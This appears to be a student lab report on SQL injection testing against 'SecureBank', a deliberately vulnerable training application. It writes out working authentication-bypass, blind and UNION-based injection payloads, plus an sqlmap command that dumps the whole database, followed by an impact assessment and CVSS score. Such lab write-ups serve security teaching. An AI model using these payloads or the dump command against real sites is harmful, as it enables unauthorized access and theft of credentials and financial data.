SQL Injection Vulnerability Testing Report

SecureBank Web Application Security Assessment

December 30, 2025

Phase 1: Exploitation (Prove Vulnerability)

Test 1: Simple Authentication Bypass

Target URL: https://securebank.com/login

Payload:

Username: `admin' OR '1'='1' --`

Password: `anything`



Figure 1: SQL Injection Authentication Bypass Attempt

Expected Result: ✅ Login SUCCESS as admin without valid password

Test 2: Boolean-Based Blind SQL Injection

Test TRUE Condition:

Username: `admin' AND '1'='1' --`

Password: `x`

Expected: ✅ Login success

Test FALSE Condition:

Username: `admin' AND '1'='2' --`

Password: `x`

Expected: ❌ Login failed



Figure 2: Boolean-based Blind SQL Injection Test Results

Confirmation: Application is vulnerable to boolean-based blind SQL injection

Test 3: UNION-Based Data Extraction

Payload:

Username: `' UNION SELECT 1, 'fake_admin', 'fake_pass', 'fake@mail.com', 999999.0, 1, '2025-12-30'--`

Password: `x`



Figure 3: UNION-Based SQL Injection - Fake User Creation

Expected Result: Login as fabricated "fake_admin" user with administrator privileges

Phase 2: Automated Testing (SQLMap Results)

Command Executed:

```
sqlmap -u "https://securebank.com/login" --
data="username=test&password=test" --level=5 --risk=3 --batch --dump
```

Figure 4: SQLMap Automated Vulnerability Scan Initiated

Figure 5: Database Enumeration - User Table Extraction



Figure 6: Complete Database Dump - Transaction Records

Exploitation Summary

Through automated SQL injection testing using SQLMap, complete database enumeration was successfully achieved. The tool successfully extracted sensitive information from the SecureBank database.

Compromised Data:

- **User Credentials:** All usernames and passwords stored in plain text
- **Administrative Access:** Admin account credentials fully exposed (username: admin, password: admin123)
- **Test Accounts:** Testing credentials compromised (username: test, password: test123)
- **Financial Information:** Complete visibility of user account balances
- **Personal Data:** Email addresses and account creation timestamps

Database Structure Exposed:

- Database type: SQLite (SQLite_masterdb)
- Tables identified: user, transaction
- Total records extracted: 2 user accounts, multiple transaction records

Impact Assessment

This vulnerability allows an unauthenticated attacker to:

- Bypass authentication mechanisms
- Extract all user credentials
- Access sensitive financial information
- View complete transaction histories
- Potentially manipulate database records

CVSS v3.1 Score: 9.8 (Critical)

- Attack Vector: Network
- Attack Complexity: Low
- Privileges Required: None
- User Interaction: None
- Confidentiality Impact: High
- Integrity Impact: High
- Availability Impact: High

END OF REPORT

SecureBank - VulnLab 30 Days Project

Glenvio Rahardjo - SMK Telkom Purwokerto